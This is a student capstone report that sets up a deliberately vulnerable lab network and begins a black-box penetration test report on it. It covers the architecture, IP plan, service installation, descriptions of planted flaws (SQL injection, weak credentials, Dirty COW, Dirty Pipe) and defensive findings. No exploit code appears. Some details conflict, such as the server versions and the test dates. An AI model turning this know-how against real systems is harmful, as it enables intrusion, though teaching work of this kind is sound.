Cybersecurity

Capstone Project

Black Box Penetration Testing

For HTU University

V1.0

January 10, 2023

By: Omar S. Alhaj-Salem

Document Properties

Title	Black Box Administration & Offensive & Defensive Report
Version	V1.0
Author	Omar Salameh Alhaj-Salem
Pen-testers	Omar Salameh Alhaj-Salem
Reviewed By	Mohannad Yousef
Approved By	Mohannad Yousef
Classification	Confidential

Version control

Version	Date	Author	Description
V1.0	January 10, 2023	Omar Salameh	Final Draft

Table of Content

List Of Illustrations

List of Tables

List of Figures

Part [1]: SYSTEM DESIGN, ARCHITECTURE & ADMINISTRATION

In this Section I ‘m going to show all the components that the company stands for and all details that will include List of all components and IP tables also Environment Architecture and the running service on each server also the intentionally vulnerability they will be listed below and brief summary of each vulnerability.

List of all components

The system in hand, are built on premise, it consists of the following

- Oracle VM VirtualBox.
- One virtual network attached to bridge.
- Three servers as mentioned below.
- Router.

    - Router Are acting as the face of the company and connect each part together and use WPA2-Personal Encryption.
    - OWASP Ubuntu 2.6.32-25 (Linux) first Server that run multimale services (MySQL, Apache, postgres, java, ssh, smbd, PHP) on top of OWASP Application that host multimale applications.
    - Ubuntu server 18.04 (Linux) that placed after the first server as shown in figure (1) also run to services (SSH, Apache, MySQL) the only server can communicate with him OWASP Server
    - Ubuntu Server 22.04 (Linux), that placed after the second server contain all information and backups of every sensitive data and run two service (MySQL, SSH) and only one device can access with this server as shown in figure (1).
- Internal Device (Laptop) runs on Windows OS that only can communicate with Ubuntu Server 22.04.

IP addresses plan


All of IP Addresses that the company have are included and all internal devices [1], one thing should consider that the Private IP are not chosen, they are constructed in accordance with IETF The Internet Engineering Task Force is a standards organization for the Internet and is responsible for the technical standards that make up the Internet protocol suite which reserved by IANA (internet assigned numbers Authority) for the private IP.

Device	Public IP	Private IP
Router	86.108.33.6	10.0.2.255
OWASP Ubuntu	-	10.0.2.15
Ubuntu server 18.04	-	10.0.2.5
Ubuntu Server 22.04	-	10.0.2.7
Laptop	86.108.33.6	10.0.2.8

Table of IP Addresses [1]

Environment architecture

As shown in figure (1). The Architecture and design for the company and servers and how Each device and server connect with each other.



Architecture Figure (1)

List of all the running services

1.Router running as a gateway and internet provider to all Servers.

2. OWASP Ubuntu Server running multiple service (Apache, MySQL, SSH, Python)

Apache: an open-source webserver that host websites that runs on several environments such as WordPress etc in this server we used Apache to host several websites include mutillidae that will be performed in next section.

SSH: Secure Shell Protocol is a cryptographic network protocol for operating network services securely over an unsecured network. Its most notable applications are remote login and command-line execution and the purpose of using it to allow connection Securely from client to server.

MySQL: an open-source relational database management system (RDBMS), A relational database organizes data into one or more data tables in which data may be related to each other, and to purpose of using this service to store data of clients that visits sites and register there info.

Python: a programming language, and the reason of installing it to create a code for scanning opening ports on specific host.

3.Ubuntu Server running (MySQL, RSYNC, SSH, Apache).

MySQL: the purpose of using this service to collect all data from OWASP server and store it to make sure to isolate data and keep the server and sensitive data sucre from being compromised to public

SSH: the purpose of using this service to allow only the admin in OWASP server to connect to this server as user without any privilege to add one more layer of security of achieve the concept of least privilege.

RSYNC: utility for transferring and synchronizing files between two servers (usually Linux). It determines synchronization by checking file sizes and timestamps and the purpose of using this service is to sync data from OWASP server and so on.

4.Master DB Server Backups runs (SSH, MySQL)

SSH: the purpose of using this service to allow the o owner and COO to access this isolated server through a secure tunnel using this service.

MySQL: the purpose of using this service to create a backup of data that stored in Ubuntu Server in case any damage or any cyber breach.

Installation steps

OWASP Server

OWASP Ubuntu Server is a complete OS that hosted in VM with custom services running on it.

Walkthrough installation steps.

OWASP Top 10 - 2017


Download the environment.

OWASP Broken Web Applications Project download | SourceForge.net


Connect the server to NAT Network

Installation services


Install Apache




Install SSH




Install MySQL





Install python




Running service


1. 

2. 

3. 

4. 

Add firewall roles



Ubuntu Server

Ubuntu Server 20.04: Server that has been downloaded from official ubuntu website with full packages that has been released on April 23, 2020, and configured manually with NAT Network and 4096 MB RAM and 2 processor and kernel version 5.11.0-27-generic and runs as x86_64 GNU/Linux.

installation services

Install rsync

```
root@ubuntu-server:~# apt install rsync
Reading package lists... Done
Building dependency tree
Reading state information... Done
rsync is already the newest version (3.1.3-8ubuntu0.4).
0 upgraded, 0 newly installed, 0 to remove and 289 not upgraded.
```


Install ssh

```
root@ubuntu-server:~# apt install ssh
Reading package lists... Done
Building dependency tree
Reading state information... Done
The following NEW packages will be installed:
  ssh
0 upgraded, 1 newly installed, 0 to remove and 289 not upgraded.
Need to get 5,084 B of archives.
After this operation, 120 kB of additional disk space will be used.
Get:1 http://jo.archive.ubuntu.com/ubuntu focal-updates/main amd64 ssh all 1:8.2p1-4ubunt
u0.5 [5,084 B]
Fetched 5,084 B in 0s (14.7 kB/s)
Selecting previously unselected package ssh.
(Reading database ... 181751 files and directories currently installed.)
Preparing to unpack .../ssh_1%3a8.2p1-4ubuntu0.5_all.deb ...
Unpacking ssh (1:8.2p1-4ubuntu0.5) ...
Setting up ssh (1:8.2p1-4ubuntu0.5) ...
```

Install MySQL

```
root@ubuntu-server:~# apt install mysql-server
Reading package lists... Done
Building dependency tree
Reading state information... Done
mysql-server is already the newest version (8.0.31-0ubuntu0.20.04.2).
0 upgraded, 0 newly installed, 0 to remove and 289 not upgraded.
root@ubuntu-server:~#
```

Running service




873: running publicly, service for rsync

22: running publicly, service for ssh

3306: running locally, service for MySQL

Firewall roles





Ubuntu Server

Ubuntu Server 22.04: Server has been downloaded from official ubuntu server and the reason of use another server because the company improve their level of security and draw new architecture of their own company architecture, the server has been downloaded with LTS versions with most recent version kernel 5.15 and released date for the server was in April 21, 2022 and configure manually to with high performance to be able of store a backups of all data on ubuntu server 20.04, the server created with only one user and password and configure to communicate only with specific device and enable UFW on it to block any kind of communication from other devices also it serve on NAT Network inside the same network.


Installation Service

Install MySQL





Install ssh



Running service

```
saw@saw-VirtualBox:~$ netstat -tulnp
(Not all processes could be identified, non-owned process info
 will not be shown, you would have to be root to see it all.)
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN      -
tcp        0      0 127.0.0.1:8089          0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:22              0.0.0.0:*               LISTEN      -
tcp6       0      0 :::22                   :::*                    LISTEN      -
udp        0      0 0.0.0.0:59314           0.0.0.0:*                           -
udp        0      0 127.0.0.53:53           0.0.0.0:*                           -
udp        0      0 172.17.255.255:137      0.0.0.0:*                           -
udp        0      0 172.17.0.1:137          0.0.0.0:*                           -
udp        0      0 10.0.2.255:137          0.0.0.0:*                           -
udp        0      0 10.0.2.7:137            0.0.0.0:*                           -
udp        0      0 0.0.0.0:137             0.0.0.0:*                           -
udp        0      0 172.17.255.255:138      0.0.0.0:*                           -
udp        0      0 172.17.0.1:138          0.0.0.0:*                           -
udp        0      0 10.0.2.255:138          0.0.0.0:*                           -
udp        0      0 10.0.2.7:138            0.0.0.0:*                           -
udp        0      0 0.0.0.0:138             0.0.0.0:*                           -
udp        0      0 0.0.0.0:5353            0.0.0.0:*                           -
udp6       0      0 :::33124                :::*                                -
udp6       0      0 :::5353                 :::*                                -
saw@saw-VirtualBox:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         ALLOW IN    10.0.2.8
```

Add role Open port SSH [22] to any one and add role in UFW to allow just one IP connect to it.

```
saw@saw-VirtualBox:~$ sudo ufw allow from 10.0.2.8 to any port 22
Skipping adding existing rule
saw@saw-VirtualBox:~$ sudo ufw status numbered
Status: active

     To                         Action      From
     --                         ------      ----
[ 1] 22                         ALLOW IN    10.0.2.8
```

Laptop

Laptop: Windows 10 machine OS run as internal Device contact with only ubuntu server 22.04, installed as iso image as same of all servers and run inside Nat Network.

Vulnerability Details

weak credential: it’s the best way and the easiest way for hacking and breach the network or the website also it is a serious issue that could be the first step leads to full access on the system.

SQL Injection: is a code injection technique used to attack data-driven applications, in which malicious SQL statements are inserted into an entry field for execution (e.g. to dump the database contents to the attacker) and most used tools to test SQL injection is SQLMap.

broken hash algorithm and weak credentials: hash algorithm is the best way to achieve integrity in CIA Triad in Cybersecurity and recently MD5 algorithm considered as a broken hash algorithm and not secure in some cases.

dirty cow: is a computer security vulnerability of the Linux kernel that affected all Linux-based operating systems, including Android devices, that used older versions of the Linux kernel created before 2018. It is a local privilege escalation bug that exploits a race condition in the implementation of the copy-on-write mechanism in the kernel's memory-management subsystem

dirty pipe: a vulnerability in the Linux kernel since 5.8 which allows overwriting data in arbitrary read-only files. This leads to privilege escalation because unprivileged processes can inject code into root processes.

[2] Offensive Cybersecurity

1. Executive Summary

This document details the security assessment (external and internal penetration testing) of Mutillidae.com. The purpose of the assessment was to provide a review of the security posture of Mutillidae Internet infrastructure, as well, as to identify potential weaknesses in its Internet infrastructure and all company server's infrastructure.

1.1. Scope of work

This security assessment covers the remote penetration testing of one accessible router with ESSID name "omar" and inside the network one accessible servers hosted on 10.0.2.15 and second server connected to first server in way to improve security and isolate servers and separate servers and service in way to isolate service and important services and second server with Ip 10.0.2.5 address also other server connect with second server in way prevent any kind of connection from first server or low-level security to contact with the server. The assessment was carried out from a black box perspective, with the only supplied information being the tested Router ESSID "omar". No other information was assumed at the start of the assessment.

1.2. Project Objectives

This security assessment is carried out to gauge the security posture of Mutillidae's Internet facing hosts. The result of the assessment is then analysed for vulnerabilities. Given the limited time that is given to perform the assessment, only immediately exploitable services have been tested. The vulnerabilities are assigned a risk rating based on threat, vulnerability and impact.

1.3. Assumption

While writing the report, we assume that Router IP addresses are considered to be public IP addresses, NDA and rules of engagement has been signed and based on the information gathering phase the company name is Mutillidae.

1.4. Timeline

The timeline of the test is as below:

Penetration Testing	Start Date/Time	End Date/Time
Pen Test 1	29/12/2022	10/1/2022

Table 2 Penetration Testing Timeline

1.5. Summary of Findings

Value	Number of Risk
Low	1
Medium	2
High	1
Critical	2

Table 3 Total Risk Rating




Figure 2 Total Risks

Mutillidae needs to pay more attention to information security. I was able to access one server in less than one hour. Mutillidae needs to invest in implementing a defense-in-depth approach to have multiple layers of security to protect their information asset. Other areas such as processes and people should be emphasized as well. Systems and networks hardening and secure configurations, for

instance, should be implemented to strengthen the different layers of security within Mutillidae.

Below are the high-level findings from the external penetration test:

- Mutillidae lacks a defense in depth (multi-layered) security strategy which if implemented will help Mutillidae achieves better security level.
- We found that both servers are not protected by a any kind of SIME-Solutions like SOAR or IDS,IPS and can present a security risk since the host runs a number of services such as Apache and RSYNC MYSQL services without being configured for optimal security. Mutillidae must design the IPS/IDS policy as follows:
    - Apply rules to allow only private services such as sync and web access.
    - Apply anti-mapping rules on the border router and primary firewall.
    - Allow only authorized IPs to connect to other services or best disable unneeded services
    - Allow only authorized IPs to connect with conditions statement to and block IPs if there any kind of brute force attack.
    - Deny and block any external IPs request for multiple DNS request to protect the server from any kind of SQL injection Attacks.
    - Implement to check the header and body for every single request to prevent reverse shell and SQL injection Statements.

- It was obvious that Mutillidae patch management policy and procedure is either not existing or not implemented correctly. One of these servers was running Ubuntu OWASP server 10.04.1 LTS without any patches. This opened a very high security risk on the organization.
